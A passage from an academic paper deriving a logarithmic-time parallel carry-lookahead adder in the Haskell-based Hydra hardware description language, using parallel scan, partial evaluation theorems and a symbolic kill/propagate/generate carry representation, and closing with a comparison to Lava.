$$\begin{aligned} \text{treeWord} (\text{Node } x' \ y') &= \text{wscanr } f \ a (\text{treeWord} (\text{Node } x \ y)) && \langle 56 \rangle \\ &= \text{wscanr } f \ a (\text{treeWord } x ++ \text{treeWord } y) && \langle 31 \rangle \\ &= \text{wscanr } f (\text{foldr } f \ a (\text{treeWord } y)) (\text{treeWord } x) \langle 29 \rangle \\ &\quad ++ \text{wscanr } f \ a (\text{treeWord } y) \\ &= \text{wscanr } f (f (\text{foldr1 } f (\text{treeWord } y)) \ a) && \langle 26 \rangle \\ &\quad ++ \text{wscanr } f \ a (\text{treeWord } y) \\ &= \text{wscanr } f (f \ q \ a) (\text{treeWord } x) && \langle 61 \rangle \\ &\quad ++ \text{wscanr } f \ a (\text{treeWord } y) \end{aligned} \quad (69)$$

Next the root inputs  $p$  and  $q$  to the subtrees are calculated.


$$\begin{aligned} \text{treeWord} (\text{Node } x' \ y') &= \text{treeWord } x' ++ \text{treeWord } y' && \langle 31 \rangle \\ &= \text{wscanr } f \ p (\text{treeWord } x) && \langle 59 \rangle \\ &\quad ++ \text{wscanr } f \ q (\text{treeWord } y) && \langle 62 \rangle \end{aligned} \quad (70)$$

$$\begin{aligned} \text{treeWord} (\text{Node } x' \ y') &= \text{wscanr } f (f \ q' \ a) (\text{treeWord } x) && \langle 61 \rangle \\ &\quad ++ \text{wscanr } f \ a (\text{treeWord } y) \end{aligned} \quad (71)$$

These equations can be satisfied by choosing the following definitions of  $p$  and  $q$ :

$$p = f \ q' \ a \quad \langle 70, 71 \rangle \quad (72)$$

$$q = a \quad \langle 70, 71 \rangle \quad (73)$$

Fig. 3. Node circuit for *Tscanr*

The results of these calculations now enable the *node* function to be defined.

$$\begin{aligned}
 & \text{node } a \ p' \ q' \\
 &= (a', p, q) && \langle 64 \rangle \\
 &= (f \ p' \ q', f \ q' \ a, a) && \langle 68, 72, 73 \rangle \quad (74)
 \end{aligned}$$

The results can now be combined to define the log-time parallel *tscanr* algorithm and to establish its correctness.

### Theorem 5.6 (Parallel scan)

$$\begin{aligned}
 & \text{tscanr} :: (a \rightarrow a \rightarrow a) \rightarrow a \rightarrow \text{Tree } a \rightarrow (a, \text{ Tree } a) \\
 & \text{tscanr } f \ a = \\
 & \quad \text{letleaf } x \ a = (a, x) && \langle 51 \rangle \\
 & \quad \text{node } a \ p' \ q' = (f \ p' \ q', f \ q' \ a, a) && \langle 74 \rangle \\
 & \quad \text{in sweep leaf node } a \ t
 \end{aligned}$$

Once again, we have used calculation by equational reasoning to derive the definition of a circuit along with its correctness proof. The *tscanr* circuit is perfectly well defined for any function  $f$  of the required type, but it computes the same result as *ascanr* only if  $f$  is associative.


**Theorem 5.7** *Let  $(a', t') = \text{tscanr } f \ a \ t$ . If  $f$  is associative, then*

$$a' = \text{foldr1 } f (\text{treeWord } t) \quad (75)$$

$$\text{treeWord } t' = \text{wscanr } f \ a (\text{treeWord } t) \quad (76)$$

The *tscanr* circuit derived above is essentially the same definition that appears in [11], except that paper implemented *scanol* rather than *scasn*.

Figure 4 gives an example execution of *tscanr*. This diagram may help the reader to see what is going on in parallel scan, but the real intuitions are captured by the decomposition theorems. Diagrams and examples can supplement the formalism, but they should not supplant it.

Fig. 4. Example: calculation of  $tscanr f a [x_0, x_1, x_2, x_3]$ 

## 6 Making the Scan Associative

The time required by the ripple carry adder is dominated by the  $ascanr$ . The previous section has introduced a faster parallel scan, and our strategy for improving the adder is to use this to calculate the carries in log time.

Unfortunately there is an immediate stumbling block. The parallel scan algorithm requires  $f$  to be associative in order to compute  $ascanr f a xs$  in log time, but the ripple carry adder applies  $ascanr$  to the  $bcarry$  circuit, which is not associative. Indeed, an associative function must have type  $a \rightarrow a \rightarrow a$ , so  $bcarry :: (a, a) \rightarrow a \rightarrow a$  doesn't even have a suitable type.

### 6.1 Partial Evaluation of Scan

A useful principle in program derivation is to transform a specification to bring it as close as possible to the goal, even if the goal itself is not directly reachable. The reason is that the intermediate transformation might cause a different approach to become applicable.

Partial evaluation is a systematic method for applying this principle. The arguments to a function are partitioned into static arguments that are known in advance and dynamic arguments that will become known later. This technique is typically used in compilers: the usual idea is to have the compiler apply the functions in a program just to the static arguments that are known

at compile time, in the hope that the resulting partial applications can be simplified, producing more efficient object code. In this section, we apply the same idea to the problem of carry propagation in hardware design.

Ideally, we would like the circuitry for bit position  $i$  to calculate the application  $bcarry(x_i, y_i) c_{i+1}$  in unit time. This is impossible, since the value of  $c_{i+1}$  must itself be computed, and it takes time for the carry propagation to ripple across the adder. However, if we think of this as a problem of higher order functional programming as well as hardware design, it becomes clear that at least the partial applications  $bcarry(x_i, y_i)$  can be calculated in parallel:

$$ps = \text{map } bcarry \text{ zs.}$$

The partial application  $p_i = bcarry(x_i, y_i)$  is a function  $p_i :: Signal a \Rightarrow a \rightarrow a$  that can be used to produce the carry output in position  $i$  once the carry input is known. Meanwhile, we can go ahead and exploit the knowledge  $p_i$  has of the values of  $x_i$  and  $y_i$ , even before the carry input  $c_{i+1}$  is available.

At this stage there is nothing useful to which the  $p_i$  functions can be applied, but another idea is to compose them instead of applying them. Just as each bit position has a carry propagation function, so does a sequence of adjacent positions  $i \dots j$ , for  $0 \leq i \leq j < n$ . Since we are interested in the carry *input* at bit position  $i$  (in order to compute the sum bit there), we define the sequence carry propagation function  $C_i^j$  as

$$\begin{aligned} C_i^j &= p_{i+1} \circ p_{i+2} \circ \dots \circ p_j \quad \text{for } -1 \leq i < j \\ C_i^i &= id \end{aligned}$$

This function takes the carry input  $c_{j+1}$  to the least significant position of the sequence and produces the carry input  $c_i$  to the most significant position. (Note that  $C_{-1}^j$  is the carry *output* from the most significant bit.) The function can be calculated by folding the list of  $p$  functions with the composition operator, using the identity function as the unit:

$$C_i^j = \text{foldr } (\circ) \text{ id } [p_{i+1}, \dots, p_j],$$

for  $0 \leq i \leq j < n$ . In particular,

$$C_i^{n-1} = \text{foldr } (\circ) \text{ id } [p_{i+1}, \dots, p_{n-1}].$$

The adder circuit requires the carry input to each bit position in order to compute the corresponding sum bit, and it also needs the carry output from position 0 since this is an output of the entire circuit. Although we do not yet know the values of these carry bits, we can calculate their carry propagation functions:

$$\begin{aligned}
& (C_{-1}^{n-1}, \quad [C_i^{n-1} \mid i \leftarrow [0..n-1]]) \\
&= (\text{foldr } (\circ) \text{ id } ps, \\
&\quad [\text{foldr } (\circ) \text{ id } (\text{drop } (i+1) \text{ ps}) \mid i \leftarrow [0..n-1]]) \\
&= \text{ascanr } (\circ) \text{ id } ps
\end{aligned}$$

Now we are in a much better position: this entire set of functions can be calculated in log time using parallelism because *now the argument to ascanr is the associative operator* ( $\circ$ ). Our original problem was that *ascanr* was applied to a non-associative function. Furthermore, once the sequence carry propagation functions have been calculated, all of the actual carry bits that are needed can be calculated in  $O(1)$  time simply by applying all of those functions to  $c_n = c$ , which is the one carry bit that we already have, since it is an input to the circuit!

This transformation can be expressed formally as two partial evaluation theorems, one each for *foldr* and *scanr*. This is a generally useful technique, and similar theorems exist for the other fold and scan functions. Theorem 6.1 has been used by Harrison [5], and Maessen has stated a weaker version of it [8]. Fischer and Ghuloum [4] described a technique for parallelising scans.

### Theorem 6.1 (Partial evaluation of fold)

$$\text{foldr } f \text{ a } xs = (\text{foldr } (\circ) \text{ id } (\text{map } f \text{ xs})) \text{ a} \quad (77)$$

**Proof.** Structural induction over  $xs$ . For the base case,

$$\begin{aligned}
& \text{foldr } f \text{ a } [] \\
&= a \\
&= \text{id } a \\
&= (\text{foldr } (\circ) \text{ id } []) \text{ a} \\
&= (\text{foldr } (\circ) \text{ id } (\text{map } f \text{ []})) \text{ a}
\end{aligned}$$

Inductive case: the hypothesis is  $\text{foldr } f \text{ a } xs = (\text{foldr } (\circ) \text{ id } (\text{map } f \text{ xs})) \text{ a}$ .

$$\begin{aligned}
& \text{foldr } f \text{ a } (x : xs) \\
&= f x (\text{foldr } f \text{ a } xs) \\
&= f x (\text{foldr } (\circ) \text{ id } (\text{map } f \text{ xs}) \text{ a}) \\
&= (f x \circ \text{foldr } (\circ) \text{ id } (\text{map } f \text{ xs})) \text{ a} \\
&= (\text{foldr } (\circ) \text{ id } (f x : \text{map } f \text{ xs})) \text{ a} \\
&= (\text{foldr } (\circ) \text{ id } (\text{map } f \text{ (x : xs)))) \text{ a}
\end{aligned}$$

□

The partial evaluation of scan requires an explicit application function:

$$\text{apply } f \ x = f \ x \quad (78)$$

$$(79)$$

**Theorem 6.2 (Partial evaluation of scan)**

$$\text{wscanr } f \ a \ xs = \quad (80)$$

$$\text{map apply} (\text{zip} (\text{wscanr} (\circ) (\text{map } f \ \text{id}) \ xs) (\text{repeat } a)) \quad (81)$$

**Proof.** The left hand side is transformed directly into the right hand side. Let  $n = \text{length } xs$ . Then

$$\begin{aligned} & \text{wscanr } f \ a \ xs \\ &= [\text{foldr } f \ a (\text{drop} (i+1) \ xs) \mid i \leftarrow [0..n-1]] \\ &= [\text{foldr} (\circ) \ \text{id} (\text{map } f (\text{drop} (i+1) \ xs)) \ a \mid i \leftarrow [0..n-1]] \\ &= [\text{foldr} (\circ) \ \text{id} (\text{drop} (i+1) (\text{map } f \ xs)) \ a \mid i \leftarrow [0..n-1]] \\ &= \text{map apply} [(\text{foldr} (\circ) \ \text{id} (\text{drop} (i+1) (\text{map } f \ xs)), \ a) \\ &\quad \mid i \leftarrow [0..n-1]] \\ &= \text{map apply} (\text{zip} [\text{foldr} (\circ) \ \text{id} (\text{drop} (i+1) (\text{map } f \ xs))] \\ &\quad \mid i \leftarrow [0..n-1]] (\text{repeat } a) \end{aligned}$$

□

## 6.2 Associative Scan Adder

Using Theorem 6.2, we can now transform the ripple carry adder into *add2*. The structure of the circuit is shown in Figure 5.


```

add2 :: Signal a ⇒ a → [(a, a)] → (a, [a])
add2 c zs =
  let ps = map bcarry zs
    (cf, cfs) = ascanr (◦) id ps
    cs = zipWith apply cfs (repeat c)
    c' = cf c
    ss = zipWith bsum zs cs
  in (c', ss)

```

## 7 Symbolic Function Representation

In solving one problem we have created another. The adder now applies scan to an associative function, so the parallel scan method has become applicable. However, the adder now contains signals that are carry propagation functions, not carry bits. Ultimately every digital circuit must be constructed from the primitive logic components, and those operate only on bits. Before proceeding

Fig. 5. Circuit diagram of *add2*

to the parallel scan, we should determine whether it will be possible to get around this difficulty—otherwise the parallelisation would be fruitless.

A function  $f :: A \rightarrow B$  can be represented as a set of pairs  $\{(a, f a) \mid f a \in A\}$ ; this is called the graph of  $f$ . We haven't decided yet whether to use function graphs within the adder, but the graphs still provide useful insight into the problem. Two crucial questions arise in the context of the adder:

- (i) How can we compute the graphs of new carry propagation functions during the course of an addition?
- (ii) How large can the function graphs become, and how can they be represented?


A partial application  $bcarry(x, y)$  has four possible values, since  $x$  and  $y$  are both signals restricted to 0 or 1. The complete set of partial applications can be enumerated as follows, using  $f_1, \dots, f_4$  as names for the resulting functions:

$$bcarry(0, 0) = f_1$$

$$bcarry(0, 1) = f_2$$

$$bcarry(1, 0) = f_3$$

$$bcarry(1, 1) = f_4$$

Fig. 6. Circuit diagram of *add3*

It is straightforward to check that  $f_2 = f_3$ , because

$$\forall c \in \{0, 1\}. \text{ bcarry} (0, 1) c = \text{ bcarry} (1, 0) c.$$

There are traditional names for these functions [9]:  $f_1$  is called *K* because it “kills” the carry (it returns 0 regardless of its carry argument);  $f_2$  and  $f_3$  are called *P* because they are the identity function, “propagating” the carry input to the output;  $f_4$  is called *G* because it “generates” a carry output of 1 regardless of its argument. An arbitrary partial application of *bcarry* is representable using a finite alphabet of symbols:

$$\text{data Sym} = K \mid P \mid G \tag{82}$$

Each partial application of *bcarry* can be replaced by a full application of *bcarrySym*, which achieves the goal of getting rid of higher order functions as signals in the circuit. The definition of *bcarrySym* is slightly unusual, since it has a mixed type with signal arguments but a symbolic output. Because of this, a multiplexor cannot be used to define it, and we must resort instead to explicit testing of the input signal values. Thus *bcarrySym* is a halfway house: it operates on first order values, but its outputs are not digital circuit signals.

$$\begin{aligned} \text{bcarrySym} &:: \text{ Signal } a \Rightarrow (a, a) \rightarrow \text{Sym} \\ \text{bcarrySym } (x, y) & \end{aligned}$$

$$\begin{aligned}
| \quad & is0\ x \wedge is0\ y = K \\
| \quad & is0\ x \wedge is1\ y = P \\
| \quad & is1\ x \wedge is0\ y = P \\
| \quad & is1\ x \wedge is1\ y = G
\end{aligned} \tag{83}$$

Now that the higher order functions inside the adder have been replaced by symbolic signals, we can no longer use  $(\circ)$  and  $id$  to compose carry propagation functions. Therefore an explicit composition function that operates on  $Sym$ -represented functions needs to be defined. It is straightforward to calculate the value of this new composition operator, by considering all nine possible cases. A simpler calculation is based on the observation that  $K$  (or  $G$ ) will kill (or generate) its carry output regardless of the value of its input, while  $P$  is just the identity function. The result of this calculation is the following definition:

$$\begin{aligned}
composeSym & :: Sym \rightarrow Sym \rightarrow Sym \\
composeSym\ K\ f & = K \\
composeSym\ P\ f & = f \\
composeSym\ G\ f & = G
\end{aligned}$$

Finally, a new operation is needed to apply a symbolic carry function to a carry bit, getting us back into the world of signals:

$$\begin{aligned}
applySym & :: Signal\ a \Rightarrow Sym \rightarrow a \rightarrow a \\
applySym\ K\ x & = zero \\
applySym\ P\ x & = x \\
applySym\ G\ x & = one
\end{aligned}$$

The adder can now be transformed into  $add3$ , using the  $Sym$  representation instead of partial applications. The Haskell definition and the circuit diagram (6) have exactly the same structure as  $add2$ .

$$\begin{aligned}
add3 & :: Signal\ a \Rightarrow a \rightarrow [(a, a)] \rightarrow (a, [a]) \\
add3\ c\ zs & = \\
\text{let } ps & = map\ bcarrySym\ zs \\
(cf, cfs) & = ascanr\ composeSym\ P\ ps \\
cs & = zipWith\ applySym\ cfs\ (repeat\ c) \\
c' & = applySym\ cf\ c \\
ss & = zipWith\ bsum\ zs\ cs \\
\text{in } (c', ss)
\end{aligned}$$

## 8 Parallel Scan Adder

The adder is now transformed to use the log time  $tscanr$  in place of the linear time  $ascanr$ . This is possible because the function scanned is the associative  $composeSym$ . Some additional wiring rearrangements need to be introduced. The word  $ps$  of carry propagation functions needs to be converted by  $wordTree$  from a list representation to a set of tree leaves, and the result of the tree scan is  $cft$ , a tree-structured word that is converted by  $treeWord$  back to a list. These “impedance matching” conversions are only required to make the types match, but they have absolutely no impact on the circuit—they introduce no extra components or wires.

```

add4 :: Signal a ⇒ a → [(a, a)] → (a, [a])
add4 c zs =
  let ps = map bcarrySym zs
      ps' = wordTree (mkTree (length zs)) ps
      (cf, cft) = tscanr composeSym P ps'
      cfs = treeWord cft
      cs = zipWith applySym cfs (repeat c)
      c' = applySym cf c
      ss = zipWith bsum zs cs
  in (c', ss)

```

## 9 Back into Hardware


The derivation is almost finished; the only remaining tasks are to replace the symbolic propagation function representations with actual digital signals, and to make the corresponding changes to the circuit components. These steps are straightforward, and could in principle be automated.

Since the  $Bsym$  type has three possible values, two bits are required to represent it. The circuits we are about to define will contain a lot of signals, and it will keep the definitions more readable to replace  $Sym$  by a type alias  $BSym\ a$ , where  $a$  is the hardware signal type. The signal representations of  $K$ ,  $P$  and  $G$  are then defined as constant bit pairs. The actual values chosen to represent them are arbitrary, subject only to the constraint that we keep the values of the three symbols distinct. It simplifies the hardware slightly to allow both  $(zero, one)$  and  $(one, zero)$  to represent  $P$ , and we choose arbitrarily to define  $repP = (zero, one)$ .

```

type BSym a = (a, a)
repK, repP, repG :: Signal a ⇒ BSym a
repK = (zero, zero)

```

Fig. 7. Circuit diagram of *add4*

$$\text{rep}P = (\text{zero}, \text{one})$$

$$\text{rep}G = (\text{one}, \text{one})$$

The symbolic circuits can now be replaced by digital implementations. The *bcarryBSym* circuit takes a pair of  $(x, y)$  of bits from the words being added and outputs the corresponding two-bit representation of the carry propagation function. In general, a circuit that implements partial applications might have to do something substantive: for example, if the number of bits in the symbolic representation is smaller than the number of input bits. In this case, however, we can choose to represent *bcarry*  $(x, y)$  by the pair  $(x, y)$ . Thus  $K$  is represented by  $(0, 0)$ ,  $P$  is represented by both  $(0, 1)$  and  $(1, 0)$ , and  $G$  is

represented by  $(1, 1)$ . This leads to a particularly simple definition.

```
bcarryBSym :: Signal a ⇒ (a, a) → BSym a
bcarryBSym = id
```

The remaining circuits can now be defined, but the definitions must work for both representations of  $P$ :

```
composeBSym :: Signal a ⇒ BSym a → BSym a → BSym a
composeBSym f g =
  let (g0, g1) = g
  in (mux2 f zero g0 g0 one,
       mux2 f zero g1 g1 one)
applyBSym :: Signal a ⇒ BSym a → a → a
applyBSym f x = mux2 f zero x x one
```

The goal has been attained:  $add5$  is a digital circuit that calculates the sum of two  $n$ -bit words in  $O(\log n)$  time.

```
add5 :: Signal a ⇒ a → [(a, a)] → (a, [a])
add5 c zs =
  let ps = map bcarryBSym zs
      ps' = wordTree (mkTree (length zs)) ps
      (cf, cft) = tscanr composeBSym repP ps'
      cfs = treeWord cft
      cs = zipWith applyBSym cfs (repeat c)
      c' = applyBSym cf c
      ss = zipWith bsum zs cs
  in (c', ss)
```

## 10 Conclusion

We have transformed a linear time ripple carry adder into a log time parallel adder. The transformation proceeded in a sequence of steps, introducing the essential techniques one by one, with each change to the circuit enabling the next step to be made: partial evaluation was used to convert an inherently sequential scan into a scan over the associative composition function; a symbolic representation was introduced in order to make all the signal values first order; the tree combinator was used to implement a parallel scan; the symbolic functions were replaced by digital components.

Carry lookahead adders are often presented using an asymmetric parallel prefix network that allows only right-to-left communication, from less significant bit positions to more significant ones. This is adequate for binary

addition, but not for a general processor arithmetic unit, since other ALU operations (such as comparison) require left to right communication. The structure of our circuit, consisting of a sequence of stages including a tree network, is well suited for general processor ALU design.

The circuit specification derived here is both precise and general. All necessary details are present, and the circuit can simulated using Haskell. The specification works on word size  $n$ , for every natural number  $n$ . Typical presentations of the carry lookahead adder lack this degree of precision and generality.

We have presented the derivation in a direct narrative, from the specification to the final result. This improves the elegance of the exposition, but in reality nothing goes so smoothly. Just as in ordinary programming, formal derivations sometimes become convoluted because an arbitrary choice made earlier is suboptimal, and in practice it may be necessary to make some adjustments to earlier stages in order to make the next transformation go through smoothly. For example, one might have chosen at the outset to give  $bcarry$  the type  $a \rightarrow (a, a) \rightarrow a$ , but the partial evaluation is cleaner when it has type  $(a, a) \rightarrow a \rightarrow a$ .

When such decisions have not been made optimally, the transformations still go through, but the notation is unnecessarily clumsy. It is then useful to go through a cleanup process, where the definitions are adjusted so that everything works out as elegantly as possible, but this can also give the misleading impression that formal transformations are more straightforward than is really the case. However, it is not true that one needs to be lucky with the original definitions in order to make progress; a more accurate conclusion is that periodic improvements to notational conventions can make the details look better.

Traditional circuit design was based on schematic diagrams, which work well for simple circuits but fail badly on large, complex designs. For this reason, computer hardware description languages (CHDLs) have become increasingly popular. CHDLs are generally based on existing programming languages, such as Ada. Other work is based on relational and functional languages; see for example [6]. In this paper we used Hydra, a CHDL based on Haskell, and concrete benefits were obtained from the use of equational reasoning, referential transparency, higher order functions, and algebraic data types.

Lava [1] is a very similar functional hardware description language; it is essentially a clone of the 1992 version of Hydra. However, there is one major difference: in its netlist generation algorithm, Lava clones the 1987 version of Hydra rather than the 1992. This is crucial, since that algorithm relies on the ability to compare pointers rather than values. This requires impure functional programming and violates referential transparency.

One can design a circuit, simulate it and transform it in Lava just as in Hydra. The problem is that when a netlist is generated for a circuit specification written in Lava (or Hydra'87), there is no guarantee that the circuit

which is generated is the same as the circuit whose behaviour was verified. In other words, you can simulate a circuit with Lava and find that it works correctly, but then when you fabricate it, Lava is free to produce a *different circuit*. Correctness proofs are worthless in such an environment. For precisely this reason, a better method was introduced in Hydra '92 and all subsequent versions.

In practice this problem is not too severe, since Lava is used only for specifying circuits to be verified with conventional batch tools (such as model checkers) that come into play only *after the design is finished*. By that time there is no longer a problem, since a circuit will be fabricated using the same netlist that was used to verify it. However, Lava is unsuitable for situations where the designer wishes to use formal methods to assist *during* the design process. Hydra does not suffer from these problems, and Lava gains no advantage over Hydra through its use of the older algorithm. The loss of equational reasoning in Lava is unmitigated.

